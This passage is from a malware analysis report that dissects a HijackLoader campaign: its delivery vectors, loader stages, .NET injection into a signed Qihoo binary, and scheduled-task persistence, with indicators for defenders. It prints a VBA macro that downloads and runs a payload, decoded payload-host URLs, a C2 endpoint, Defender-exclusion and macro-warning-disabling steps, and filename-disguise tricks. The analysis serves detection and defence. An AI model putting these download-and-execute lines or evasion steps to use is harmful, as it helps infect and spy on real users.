6. for i in 0..length:
       output_buffer[i] = (WCHAR)('A' + (rand() % 26))   (uppercase A-Z)
7. Returns: per-host-deterministic uppercase WCHAR string
The same seed is used for two purposes:
- As a PRNG seed to generate the env var name (looked up later via
GetEnvironmentVariableW) - As the decryption key for the loaded payload file
Operationally efficient (only one secret to store) but cryptographically lazy. A defender who recovers ONE use of the seed automatically recovers both.
Why this is a guardrail:
- Captured payloads cannot be statically decrypted on a different machine (sandbox emulation in a sandbox VM with a different hostname will fail to decrypt)
- Detection rules looking for a fixed env var name will be defeated (per-host name)
- Re-infection of the same host produces the same env var name (deterministic)
One honest caveat belongs here, from the Round 13 retraction. The static reverse identified the structural pattern, but Round 13 dynamic data did NOT validate the exact byte-level algorithm, since no FLARE-derived seed produces the observed env var name EUOJCZYGOUCUG and a 1M-seed brute force finds no match. I hold the TTP characterization, per-host hostname-keyed crypto for the env var and decryption key, at HIGH confidence, and the exact byte-level algorithm only at MODERATE, because something material in it, the rand-consume order, the alphabet, the RNG, the hash function, or the seed source, was missed in the static reverse.
![Decompiler view of pe_03 function FUN_1400001bc0, the per-host environment variable name generator. Locals: uVar2, local_68, local_64, local_60, local_5c, local_58, plus a 32-byte buffer local_50 and a 48-byte stack buffer acStack_30. The function calls FUN_140001690 to zero local_50 (32 bytes), invokes the API at param_1[0] with arguments local_50 and local_64 (sets local_64 = 0x10 = 16 for the wide-char buffer length parameter passed to GetComputerNameW), invokes the RtlHash wrapper at param_1[4] over local_50, XORs the resulting hash with param_4 (the magic 0xa1b2d3b4 in caller), then dispatches to a srand call via param_1[2], iterates rand() to fill acStack_30 with 'A' + (rand()%26) wide characters, and writes them to *param_3.](/assets/images/opendirectory-62-60-237-100-20260506/hijackloader-perhost-envvar-generator.png)
FUN_1400001bc0). The function reads the local hostname via GetComputerNameW, hashes it with the resolved RtlHashUnicodeString wrapper, XORs the hash with the magic constant 0xa1b2d3b4 to produce a deterministic per-host seed, seeds srand with it, and emits a hostname-deterministic uppercase-A-Z env-var name. The same seed is also exported via *param_3 as the decryption key for the loaded payload, one secret serving as both env-var name source and decryption key.4.8 pe_06: Rugmi.HP GoProxy MITM CA Cert Installer
File facts:
| Field | Value |
|---|---|
| SHA256 (prefix) | 68bee500… (full hash in IOC feed) |
| Size | 2.5 KB i386 DLL |
| Compile timestamp | 2023 |
| Export | _tiny_erase_ (called via rundll32 <path>,#1) |
| VT detection | 50/71 |
| VT family labels | Microsoft Trojan:Win32/Rugmi.HP!MTB, Kaspersky Trojan.Win32.Agent.xbhqts, Symantec Trojan Horse |
pe_06 installs the GoProxy goproxy.github.io root certificate into the Windows certificate store at HKCU\Software\Microsoft\SystemCertificates\Root\Certificates (and machine variant). This enables HTTPS MITM for credential, cookie, and banking-session theft.
Cert details (per VT C2AE sandbox capture):
| Field | Value |
|---|---|
| Subject | C=IL, ST=Center, L=Lod, O=GoProxy, OU=GoProxy, CN=goproxy.github.io |
| Thumbprint (SHA1) | 0174E68C97DDF1E0EEEA415EA336A163D2B61AFD |
| Install location | HKEY_USERS\<SID>\Software\Microsoft\SystemCertificates\Root\Certificates\0174E68C97DDF1E0EEEA415EA336A163D2B61AFD\Blob |
The DLL has an empty import table (ImportTableIsBad YARA), APIs resolved at runtime via PEB walking + CRC32 hashing. This is the same pattern as pe_03. The empty import table prevents naive defenders from seeing crypt32 imports, but the cert install is captured behaviorally by VT C2AE sandbox.
Caveat: the cert install was not directly observed behaviourally; the process and registry telemetry lack the cert-blob write. PE_06 is in the malware (VT confirms) but is conditionally loaded: either the loader didn’t reach pe_06 in 5 minutes, or its invocation depends on a host-fingerprint check that didn’t match the analysis environment.
4.9 pe_07: Operator-Bespoke Bundle-Cleanup Helper (Campaign-Unique)
File facts:
| Field | Value |
|---|---|
| SHA256 (prefix) | 2d8728f0… (full hash in IOC feed) |
| Size | 3.4 KB x86_64 DLL |
| Export | _tiny_erase_ (same export name as pe_06, possibly chained) |
| VT detection | NOT ON VT (campaign-unique, first observation) |
Operator-specific filename manifest baked into the DLL’s ASCII strings:
ExceptionHandler.dllshadermgr93.rcnetworkspec17.logSlideShowEditor.ini- Mock Wondershare-product names:
NLEService.dll,WS_ImageProc.dll(etc.)
State-machine prefixes in the manifest strings:
!CrystSupervisor32.exe:!prefix encodes one state~NLEService.dll:~prefix encodes another state
This is the operator’s bundle-cleanup helper. It iterates through the manifest and erases (or modifies) the operator’s drop artifacts after execution. Never seen on VT, campaign-unique to this operation.
4.10 pe_08: Genuine Qihoo 360 PromoUtil.exe (Becomes WVault.exe at Runtime)
File facts:
| Field | Value |
|---|---|
| SHA256 (in bundle, prefix) | ca9f859f… (full hash in IOC feed) |
SHA256 (dropped as WVault.exe, prefix) |
c085a724… (full hash in IOC feed) |
| Size | 1.8 MB i386 |
| PDB | C:\vmagent_new\bin\joblist\881673\out\Release\PromoUtil.pdb |
| Compile timestamp | 2025-03-31 |
| Build time string | Mon Mar 31 00:17:37 2025 |
| Description | “Promotion Utility Application” v8.6.0.1311 |
| Authenticode | GlobalSign EV code signing CA + DigiCert TrustedRoot G4 |
| VT detection (in bundle) | NOT ON VT |
| Toolchain | PureBasic + Microsoft Linker 9.00.30729 (VS 2008) |
This is genuine signed Qihoo 360 PromoUtil.exe, not an operator build. Qihoo product strings (Check360AppTool, BSRULE, BS_Promotion, BypassMetroDesktop, BootSpeed_) and 30+ legitimate Qihoo URLs (enterprise.360totalsecurity.com, premium.360totalsecurity.com, store.360totalsecurity.com, orion.ts.360.com/promo/, s.360safe.com, reslog.360seas.com, spec.cloud.360safe.com, www.360totalsecurity.com) confirm legitimacy.
The runtime drop hash differs from the bundle hash (c085a724… vs ca9f859f…). Three explanations are plausible (each at INSUFFICIENT confidence): (a) a slightly different version was selected at runtime, (b) operator post-extraction modification, or (c) one of the hashes was misread. The divergence itself is HIGH confidence; the cause is INSUFFICIENT. The runtime use is the novel part. See Section 6 for how this becomes the .NET injection host.

WVault.exe at runtime. The properties confirm the file is the genuine Qihoo 360 "Promotion Utility Application" (v8.6.0.1311, Mar 2025 build), not operator-built. The current directory %APPDATA%\adv_ctrl\ reveals the operator's persistence directory codename adv_ctrl, and the parent process listing as <Non-existent Process> indicates the launching parent already exited (consistent with the WinExec fire-and-forget pattern from InitializeSetup()).5. Static Analysis: The Eight Delivery Vectors
All eight initial-access vectors converge on the same loader chain. Each was extracted from the open directory and analyzed independently at the static-artifact level.
Every delivery vector in full, from the NTLM-leaking .url shortcut to the bundled RMM toolkit. Click to expand.
5.1 .url Internet Shortcuts (NTLM hash leak + WebDAV fetch)
The kit carries VSEZBSRABOTAT.url, NDA_Verification222.url, Price.pdf.url and 2.url.
Each .url file uses the form URL=file:///\\<typosquat-host>\<path>\<payload> to trigger WebDAV/SMB resolution. When the user double-clicks the shortcut, Windows attempts to authenticate to the typosquat host (potentially leaking the NTLM hash) and then fetch the payload over WebDAV/HTTP.
The filename VSEZBSRABOTAT.url is the strongest single Russian-language artifact in the corpus, a transliteration of the Russian phrase “vse zarabotat’” (“earn everything”). This is operator-curated content, not auto-generated, and is consistent with operator-language attribution at HIGH confidence (Section 11).
5.2 .lnk Shortcuts (UNC argument with space padding)
The kit carries sss.lnk, xxx.lnk and 13223.lnk.
Each .lnk targets C:\Windows\explorer.exe with a UNC argument padded with approximately 232 spaces. The padding pushes the actual UNC path off the visible portion of any UI that displays the LNK target, including some EDR consoles and forensic tools.
13223.lnk chains through 2.url (the LNK fetches a URL, and the URL fetches PUTTY.exe from the second-stage IP). This is a defensive-evasion layered approach: even if a defender unpacks the LNK and inspects the immediate target, the second hop is not visible without further dereferencing.
5.3 Macro Office Documents (reverse-encoded URL)
The kit carries Price5.docm, Price6.doc, NDA.doc and Price4.xls.
Each macro document uses an AutoOpen() (Word) or Workbook_Open() (Excel) handler. The macro spawns PowerShell with a reverse-encoded URL pattern:
Sub AutoOpen()
Application.ScreenUpdating = False
Dim PM As Integer
PM = Shell("powershell -C ""$RT='exe.<reverse-encoded URL>'.ToCharArray();[array]::Reverse($RT);$UT=($RT -join '');$PT = $env:temp + '\application.exe';iwr $UT -o $PT;start-process $PT;""", 0)
End Sub
Per-lure-theme payload routing (decoded):
| Lure file | Decoded URL |
|---|---|
Price5.docm / Price6.doc / Price4.xls |
https://s3.g.s4.mega.io/aileqac3yep7oqdhygjpberqqnk2zrnhck2lx/busket/putty2.exe |
NDA.doc |
https://s3.g.s4.mega.io/aileqac3yep7oqdhygjpberqqnk2zrnhck2lx/busket/Bravo/vida/NGZTDICF.exe |
The Mega.io subdir /busket/ is a stable operator-fingerprint typo of /bucket/, observed across all delivery vectors and across 15+ months of campaign duration. The /Bravo/vida/ substructure is the operator’s NDA-themed campaign codename.
A separate file Excel_2016_Windows.bat pre-conditions the host by setting HKCU\Software\Microsoft\Office\1[6,9].0\{Word,Excel}\Security\VBAWarnings = 1, disabling macro-security warnings before the macro Office docs are opened.
5.4 RTLO Disguise (.scr and .msi reading as .PDF)
The kit carries puttyfdp.scr, NDA_Agreementsfdp.msi and Carriers_Agreements_009RCARHEFfd..scr.
The U+202E codepoint (Unicode Right-to-Left Override) flips the display direction so that filenames containing fdp.scr render visually as rcs.pdf. The real .scr extension reads as .PDF in Explorer.
The new variant Carriers_Agreements_009RCARHEFfd..scr (rescan 2026-05-03) adds a Cyrillic-р homoglyph (%d1%80) to the URL-encoded form, layered with the U+202E codepoint (%e2%80%ae). This defeats Unicode-only RTLO-stripping rules that filter %e2%80%ae but don’t normalize Cyrillic-Latin homoglyph confusables. The variant was NOT on VirusTotal as of 2026-05-03, fresh build by operator.
5.5 Fake-PDF .exe (long-timestamp filename)
The kit carries NDA_Agreements.PDF_2025-12-22 06-50-31-659.exe, NDA_Agreements.PDF_2025-12-22-06-50-39-658.exe and PriceList.PDF_2025-12-22 06-50-39-659.exe.
The long timestamp filename (62+ characters) pushes the actual .exe extension off the visible portion of Explorer’s filename column. Combined with a default Explorer view that hides extensions (HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt = 1), the file appears as a PDF with the timestamp visible but .exe hidden.
5.6 MSC GrimResource (T1218.014 MMC)
Analyst note: GrimResource is a technique that turns a Microsoft Management Console (
.msc) file into a malware launcher. The.mscfile references a special internal Windows resource (apds.dll’sredirect.html) that supports atarget=javascript:eval(...)URL parameter. Through that parameter, the operator runs JavaScript inside an XSL-transform context that finally executes PowerShell or VBScript, all from a file extension that most users and many email-gateway content filters treat as safe. Two operator tiers appear in this corpus: a simple Tier-1 variant that just downloads and runs a payload, and a Tier-2 variant that first disables Windows Defender’s protection on a wildcard extension before doing the same.
Files in kit:
1.msc(Tier-1)Price2.pdf.msc(Tier-2, upgraded)MSCFile.msc(Tier-2, upgraded)
Tier 1 chain (1.msc):
![Vertical 5-step infographic of the MSC GrimResource Tier 1 chain in 1.msc. Step 1 (orange) GrimResource Trigger: user opens 1.msc and Windows MMC launches a hidden window pointing at res://apds.dll/redirect.html?target=javascript:eval(...). The apds.dll resource accepts a target=javascript: URL parameter, giving the operator JavaScript execution from inside an XSL-transform context. Step 2 (red) JavaScript eval: eval(rootNode.Name) executes JavaScript stored in the XML rootNode name attribute, single eval() that becomes the entry point for the rest of the chain. Step 3 (red) URL-encoded XSL transform: JavaScript URL-decodes an XSL transform document containing VBScript that executes inside the MMC process. Double encoding (URL → XSL → VBScript) defeats most content-filter signatures. Step 4 (yellow) PowerShell payload fetch: VBScript spawns PowerShell with a single-source download command from https://s3.g.s4.mega[.]io/aileqac3yep7oqdhygjpberqqnk2zrnhck2lx/busket/putty.exe. Tier 1 has only this single source; Tier 2 variants (Price2.pdf.msc, MSCFile.msc) add a second fallback source for resilience. Step 5 (deep red) Execute payload + taskkill MMC self-cleanup: PowerShell starts the downloaded putty.exe as a new process, then runs taskkill /IM mmc.exe /F to terminate the parent MMC process before the user notices anything launched. Footer: detection anchors apds.dll redirect.html with javascript: target, mmc.exe spawning powershell, taskkill /IM mmc.exe.](/assets/images/opendirectory-62-60-237-100-20260506/hijackloader-msc-tier1-chain.svg)
putty.exe from a .msc file. The taskkill /IM mmc.exe /F at the end removes the visible host before the user reacts. Detection anchors: apds.dll redirect.html with javascript: target · mmc.exe spawning powershell · taskkill /IM mmc.exe.Tier 2 chain (Price2.pdf.msc, MSCFile.msc, upgraded):
Same GrimResource entry but with two upgrades:
- Defender exclusion of 6 paths AND
Add-MpPreference -ExclusionExtension *(wildcard extension exclusion, disables Defender’s coverage on all file extensions in the excluded paths) - Dual-source download (
curlprimary + PowerShelliwrfallback) from BOTH109.120.137.6/PUTTY.exeAND Mega.io/busket/putty.exe. Both downloads execute. Thentaskkill /IM mmc.exe /Fself-cleans.
The Tier-2 dual-source download pattern provides redundancy if one of the two payload servers is taken down. The operator does not need to re-build and re-distribute lure files when a server is killed.
5.7 HTA / MHT / MHTML Proof-of-Concept Artifacts
The kit carries hta.hta, mht.mht and mhtml.mhtml, from the 2026-05-03 rescan.
Invoked via mshta.exe (signed Microsoft LOLBAS, Living-Off-the-Land Binary). The windowstate="minimize" HTA attribute keeps the window invisible to the user. Critically, mshta.exe \\webdav-host\file.hta works from network paths. The operator can stage the HTA on a WebDAV server and have it fetched and executed remotely via a single LNK or URL pointer.
These specific files in the corpus are operator dev/POC artifacts. Each contains Russian-language comments and uses cmd.exe /k ipconfig as the test payload. The operator likely deploys parallel files with real payloads in production but accidentally left the test versions in the staging directory. The presence of these files is a strong operator-fingerprint signal. They don’t match any commercial phishing kit’s stock content.
5.8 .xll Excel-DNA Add-Ins
The kit carries Price3.xll, a 3.4 MB DLL with an init.dll,#1 rundll32 entry, and Macros64_2_.xll at 49 KB.
Excel .xll add-ins bypass Office macro-block policies. The user is prompted to allow the add-in, but the prompt is generic (“trust this add-in?”) rather than the macro-specific warning that mature users have learned to reject. Once allowed, the XLL DLL runs with full Excel context.
The XLL delivery in a HijackLoader chain is itself under-documented in public reporting. XLL is more commonly paired with simpler non-modular loaders (Dridex, Agent Tesla, Buer) than with HijackLoader’s modular loader-chain architecture. This is a multi-vector operator integrating delivery primitives that would otherwise be siloed in separate kits.
5.9 SFX Installer Variants
The kit carries Carriers.exe (Inno Setup 6.5+, the primary dynamic sample), LDKPOIZD.exe (WiX Burn), MWXTCKDB.exe (Embarcadero Delphi), VFSZQPTV.exe (Embarcadero Delphi), PPMANLYP.exe (MSVC plus 7-Zip SFX), anvirrus.exe, NDA_Agreements.PDF_*.exe, PriceList.PDF_*.exe and putty2222.exe.
The operator does not commit to a single SFX format. WiX Burn, Inno Setup, 7-Zip SFX, and Embarcadero Delphi all appear. This is a deliberate evasion. A defender writing a YARA rule against a specific SFX format catches one vector but misses the others. Each variant performs the same loader chain unpack but uses a different outer-format wrapper.
LDKPOIZD.exe carries cytotoxin.exe as the OriginalFilename in its own PE version resource, an operator codename consistent with the eclectic-vocabulary operator-codename pattern documented in Section 11.
5.10 Bundled RMM and LOLBins (accessory toolkit)
The kit carries AnyDesk.exe, processhacker-2.39-setup.exe, putty.exe and PUTTY.exe, and KMSAuto Net.exe.
This is a standard Russian-affiliate accessory toolkit. AnyDesk is a legitimate remote-management tool (RMM) that the operator can use for hands-on-keyboard access after initial compromise. Process Hacker is a legitimate process-inspection tool useful for the operator’s own process surveillance. PuTTY is bundled as the lure-themed “PuTTY download” payload that several of the GrimResource and macro vectors fetch. KMSAuto Net is a Windows activation cracker, present here as both bait (users searching for free Windows activation) and as an operator dual-use tool.
These tools are genuine and signed (where applicable). They are not malicious in themselves, but their co-location in an attacker-staging directory alongside operator-controlled malware is a strong attribution signal for the operator’s intended use.
6. Dynamic / Behavioral Analysis
Carriers.exe executes its full loader chain: process tree, file-drop sequence, .NET injection into WVault.exe, legacy .job persistence, and C2 beacon to 185.241.208.129:56167, end-to-end within 43 seconds of launch, then beacons continuously.
6.1 Process Tree
-
Carriers.exePID 1908T+0.00s# The delivery binary runs dropper
An Inno Setup 6.5+ package, the sample exactly as delivered. Everything at this level is a commodity installer behaving like an installer, which is the point of choosing it.
SHA-2561afbe5d960af45832539b11e92a09b808f0c3868ab437a7ef1b5d1bd5e16d0c3MD51a8abfce832bdbfe1c3ba9a134948e63Imphashe8ac1646024d52d1534a88da2e8037cd-
Carriers.tmpPID 4416T+0.73s# The Inno runtime unpacks itself dropper
The
/SL5=flag is the Inno extractor handing control to its own runtime, 0.73 seconds after launch. Still commodity behaviour.SHA-2563666f859cc9f49957a150b6fed225dc8226160ef173161edccd15dd68fffef88MD58a331882e1fcfed10f2664231c7ce1afImphashadcd9682585d11d95f17bb6ffa76f15e-
CrystSupervisor32.exePID 3640T+2.42s# A signed vendor binary side-loads the operator's DLL operator code
This is the first operator-authored code on the box. The host executable is a genuine, signed Wondershare SlideShowEditor.exe that has simply been renamed, and the malicious half is the DLL beside it.
The host binary's SHA-256 and imphash both match the legitimate Wondershare product. Hunt on the path and the pairing, not on the hash alone.
PathC:\Users\*\AppData\Local\Temp\is-*.tmp\CrystSupervisor32.exeSide-loadC:\Users\*\AppData\Local\Temp\is-*.tmp\ExceptionHandler.dllSHA-25644f009ca786bc541cda11c61bab7b272e96ce9e3d656c10bdac2e126f3a9cc35DLL SHA-256a3d0a9c71be732cdaafc7c1a9ef00c2a5a01e93b4a29c8944f8ea14a79f52ce0MD5a4b240cce6e3da6e959f33bd82394034Imphash051ba42fa7a26bf65df9922daa07c458-
CrystSupervisor32.exePID 9840T+3.77s# The spawner. It launches both children below, then exits operator code
A second copy installs itself outside TEMP and becomes the spawner. Its exit is the mechanism worth remembering, because it leaves both children running with no live parent. That orphaning is the hunt signal, and it recurs across campaigns.
Same binary as PID 3640, so the hashes are identical. The name appears three times in the chain, for temp extraction, the persistent copy, then the spawner itself.
PathC:\ProgramData\adv_ctrl\CrystSupervisor32.exeDrop dirC:\ProgramData\adv_ctrl\SHA-25644f009ca786bc541cda11c61bab7b272e96ce9e3d656c10bdac2e126f3a9cc35-
WVault.exePID 2596T+14.47s# The C2 process, wearing a signed vendor name endgame, C2
A renamed Qihoo 360 PromoUtil.exe, used as a hollow host for .NET RAT injection. It is the network-bearing endpoint of the whole chain, and after the spawner exits it is running parentless.
The SHA-256 is a legitimate Qihoo 360 product. Only flag it when it is dropped to a non standard path such as
C:\ProgramData\WVault.exe, otherwise this hash is a false-positive generator.PathC:\ProgramData\WVault.exeSHA-256c085a724a067eec46d9a2c1eeae3cc04db33b9840f5c33eb87cc3027e12a6bcdMD59fe84f7e1a8efc69d6169f47f9b67257Imphash921f3ea587ffbd647ff4d520165ecd50-
first C2 beaconT+42.88s# Outbound TLSv1 to a non standard high port network artifact
42.88 seconds from the sample first running to the first packet leaving. That is the whole window a defender has.
Endpoint185.241.208[.]129:56167TransportTLSv1NetworkAS210558, 1337 Services GmbH, Poland, Spamhaus DROP listed
-
-
Crisp.exePID 10072T+45.07s to T+58.31s# A helper that writes the scheduled task and exits endgame, persistence
A genuine Crisp Squirrel StubExecutable, repurposed. It lives about 13 seconds, does one job, and exits. A short-lived single-purpose process is easy to miss on a host and easy to spot in telemetry.
PathC:\Users\*\AppData\Roaming\adv_ctrl\Crisp.exeSHA-256c2e62475768c9546efe1da92a55f3bb2a55350eed83241139917aabd1ad25f8aMD55f9f88c9a16b62dc38504549e93d3667Imphashab9e4224c1ccf1355ae462a22ff3253e-
watchermgmt.jobT+58.19s# Legacy scheduled task, 262 bytes file artifact
The legacy
.jobformat is the point of it. It survives reboot and common autorun enumeration does not list it. The scheduler auto-generates an XML counterpart, which is the copy most tools will show you.PathC:\Windows\Tasks\watchermgmt.jobXML copyC:\Windows\System32\Tasks\watchermgmtSHA-25630200bcf6fab87862f9348cac03f97a3d8d735040314163dda173635291087dcMD51730e17c2277c47cd6c40037d2f12133
-
-
-
-
-
Six processes and two artifacts, the complete observed chain. Times are offsets from first execution of the sample. Detection anchor: an orphaned WVault.exe carrying .NET CLR threads and beaconing TLSv1 outbound to a non standard high port, with no live parent. The dot on each row marks where that step falls across the 58 second window, so the long pause before the C2 process starts is visible rather than only stated.
dropper
operator code
endgame
artifact
CrystSupervisor32.exe (PID 9840), the persistent spawner, into the C2 process WVault.exe and the persistence helper Crisp.exe. Launch to first beacon is about 43 seconds.CrystSupervisor32.exe is launched THREE times, for temp extraction, the persistent directory, then the final injected version, which is why one binary name appears twice in the tree above.
The file drop sequence, the .NET injection, persistence, the cipher gap, the C2 beacon, DNS and Suricata findings, in full. Click to expand.
6.2 Stage-by-Stage File Drop Sequence
Analyst note: This section walks through what files appear on disk and when, in chronological order. Every file the static analysis predicted appeared at runtime in the predicted location. The predict-vs-observe match across 13+ files is itself a positive finding. It means the static-analysis chain reconstruction is reliable, which matters for confidence in the cipher/algorithm sections that the static analysis was unable to byte-confirm.
Phase 1: Carriers.tmp (PID 4416) extracts to is-EPKFU.tmp\ from 14:26:28.08 to 14:26:28.79 (~0.7s):
13 files dropped: BugSplat.dll, COMSupport.dll, CrystSupervisor32.exe, DBGHelp.dll, DVDSetting.dll, ExceptionHandler.dll, NLEResource.dll, NLEService.dll, NLETransitionMgr.dll, WsBurn.dll, WSUtilities.dll, WS_ImageProc.dll, WS_Log.dll.
Phase 2: CrystSupervisor32.exe PID 3640 (temp) drops to C:\ProgramData\adv_ctrl\ from 14:26:30.12 to 14:26:30.16 (~40ms, very fast, parallel writes):
Same 13 files copied to persistent location, plus shadermgr93.rc, networkspec17.log, SlideShowEditor.ini.
Phase 3: CrystSupervisor32.exe PID 9840 (persistent) drops the inner stages:
14:26:31.08  %APPDATA%\adv_ctrl\Crisp.exe
14:26:40.87  C:\ProgramData\WVault.exe
%LocalAppData%\Temp\807D7B6.tmp (3,344,451 bytes - encrypted payload)
%LocalAppData%\Temp\865FDFD.tmp (40-byte metadata blob)
%LocalAppData%\Temp\827E498.tmp (short-lived scratch - already cleaned up)
Phase 4: Crisp.exe PID 10072 establishes persistence:
14:27:24.62  C:\Windows\Tasks\watchermgmt.job (Crisp.exe - 262 bytes)
14:27:24.71  C:\Windows\System32\Tasks\watchermgmt (svchost.exe PID 1932 - Task Scheduler service)
This dynamically validates 100% of the static-analysis predictions for the file drop chain.
6.3 .NET Injection into Renamed Qihoo PromoUtil.exe (WVault.exe)
Analyst note:
WVault.exeis the heart of the runtime infection. The file dropped toC:\ProgramData\WVault.exeis a renamed copy of the genuine signed Qihoo 360 PromoUtil.exe. The binary itself is legitimate and Authenticode-signed. At runtime, the parent process (CrystSupervisor32.exe) creates this file and uses it as a hollow target for .NET assembly injection. After injection, the parent exits, leavingWVault.exeorphaned. Inspecting the orphaned process reveals .NET CLR thread start addresses inside what should be a non-managed Qihoo binary. That’s the smoking gun that .NET RAT code is running inside it. This pattern is reused across at least eight separate campaigns since 2025; defenders should detect the pattern, not specific hashes.
Static identification of the dropped binary (at rest):
- PDB path:
C:\vmagent_new\bin\joblist\881673\out\Release\PromoUtil.pdb, matches PE_08 identification - Authenticode chains to GlobalSign EV code signing CA + DigiCert TrustedRoot G4
- Qihoo product strings preserved
- Build time string:
Mon Mar 31 00:17:37 2025
Runtime properties:
- Description / Version Info: “Promotion Utility Application” v8.6.0.1311
- Architecture: x86 (32-bit)
- Path:
C:\ProgramData\WVault.exe - Parent process:
<Non-existent Process>(9840).CrystSupervisor32.exehad already exited; WVault.exe is an orphan, classic post-injection pattern - Started: 07:26:40 AM
- DEP: Enabled (permanent) · Control Flow Guard: Disabled · Stack Protection: Disabled
.NET CLR threads in WVault.exe (4 threads visible in the process inspector’s Threads tab):
| TID | Start address | Significance |
|---|---|---|
| 5332 | WVault.exe+0xfc896 |
Native main thread (within Qihoo binary code) |
| 6640 | clr.dll!GetIdentityAuthority+0x4d0 |
.NET runtime thread |
| 8236 | clr.dll!CreateAssemblyNameObject+0xa940 |
.NET assembly loader thread |
| 6328 | ntdll.dll!TpCallbackIndependent+0x140 |
Thread pool worker |
The presence of clr.dll!CreateAssemblyNameObject is a classic indicator of in-memory .NET assembly loading. Combined with the Polish C2 destination and the pre-existing VT IDS rule hits (AsyncRAT JA3 + AsyncRAT/zgRAT SSL cert pattern + DCRat SSL cert), this strongly indicates injected .NET malware running inside the genuine Qihoo binary.
Static analysis predicted (from VT IDS rules on Carriers.exe SSL handshake): AsyncRAT, zgRAT, DCRat. All three are .NET-based RATs. The .NET CLR thread evidence in the dropped/hollowed binary VALIDATES this prediction.

WVault.exe. The Qihoo PromoUtil.exe binary itself is native (unmanaged), yet two threads start inside clr.dll (the .NET CLR), specifically at GetIdentityAuthority and CreateAssemblyNameObject. CreateAssemblyNameObject is the canonical entry point used to load a .NET assembly by name from memory, which is the smoking-gun signature of in-memory .NET RAT injection into a legitimate signed Qihoo binary.There is a cross-campaign TTP cluster here. Per a VT execution_parents pivot, the renamed Qihoo PromoUtil.exe injection-host pattern is used by at least 8 distinct malware campaigns since 2025, this campaign via Carriers.exe, Total Security.zip, ClickFix .txt lures (Confirm-Google-Verify-Im-not-a-Robot.txt), KMSPico cracks, auto_black_abuse MSIs, a 360 fake installer 7z, multiple Installer.exe variants, and other Qihoo-PromoUtil-rename builds. Detection rules should target the PATTERN, a legitimate Qihoo binary orphaned with CLR threads, rather than specific hashes.
6.4 Persistence: Legacy .job + Defender Exclusion + Cert Install
Analyst note: The persistence design here is operator-clever in a way that the static analysis did not predict. Static analysis said the malware would use a Startup folder shortcut with a per-host random folder name in
%APPDATA%. The actual mechanism is a legacy Windows scheduled-task file (.jobformat, predates Vista) atC:\Windows\Tasks\watchermgmt.job. This format is an autorunsc enumeration blind spot. The standard Sysinternals tool that defenders use to inventory persistence does not enumerate.jobfiles. The operator pairs this with a Defender exclusion of the drop directory and (per VirusTotal sandbox capture) a GoProxy MITM root certificate install. Combined, the three together give the operator protected execution, persistence enumeration evasion, and HTTPS interception capability.
6.4.1 Legacy .job scheduled task
Created by Crisp.exe (PID 10072) at 07:27:24.62:
- Path:
C:\Windows\Tasks\watchermgmt.job - Format: legacy Windows scheduled task (binary
.jobformat, predates Vista XML format) - Size: 262 bytes
- Autorunsc does NOT enumerate
.jobfiles inC:\Windows\Tasks\by default: explains the “0 new entries” autoruns comparison
Auto-migration to XML format (within 90 ms of legacy .job write):
svchost.exe(Task Scheduler service,-k netsvcs -s Schedule) automatically creates the XML entry atC:\Windows\System32\Tasks\watchermgmt- Both files exist after the run
XML task content (verified):
<Task version="1.1">
  <RegistrationInfo>
    <Author>DOMAIN\User</Author>
    <URI>\watchermgmt</URI>
  </RegistrationInfo>
  <Triggers>
    <CalendarTrigger>
      <Enabled>true</Enabled>
      <Repetition>
        <Interval>PT1H</Interval>
        <Duration>P1D</Duration>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2026-05-06T07:33:00</StartBoundary>
      <ScheduleByDay><DaysInterval>1</DaysInterval></ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Settings>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
  </Settings>
  <Principals>
    <Principal id="Author">
      <UserId>DOMAIN\User</UserId>
      <RunLevel>HighestAvailable</RunLevel>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Actions Context="Author">
    <Exec>
      <Command>C:\ProgramData\adv_ctrl\CrystSupervisor32.exe</Command>
    </Exec>
  </Actions>
</Task>
The task is COMPLETE, VALID, and ACTIVE. Persistence runs CrystSupervisor32.exe once per hour with daily recurrence in the user’s context with highest-available privileges. The 1-hour heartbeat is consistent with HijackLoader’s documented persistence cadence.
6.4.2 Defender exclusion
[RegSetValue] MsMpEng.exe:3924
  HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\C:\ProgramData\adv_ctrl = 0
The setvalue is from MsMpEng.exe (Defender itself), HIGH confidence that it was added by Defender, not written directly by the malware process. The invocation mechanism (Set-MpPreference -ExclusionPath vs WMI AddPath vs direct API call) is INSUFFICIENT confidence. Regardless of mechanism, this prevents future Defender scans from touching the persistence directory.
6.4.3 GoProxy MITM CA cert (HIGH confidence: VT C2AE confirmed)
Analyst note: This sub-section documents the MITM certificate-install layer of the persistence model. By installing a GoProxy root certificate into the Trusted Root Certification Authorities store, the operator establishes the cryptographic foundation for transparent HTTPS interception. Any subsequent traffic the malware (or a co-resident proxy) routes can be intercepted without browser warnings. The certificate’s SHA1 thumbprint is a durable hunt indicator that survives every other rotation the operator might do, because rotating the cert would force re-installation across every infected host. The behavioral observation in this run is partial (the cert install was not directly captured in the 5-minute window), but VT C2AE sandbox executions confirm the technique is in pe_06.
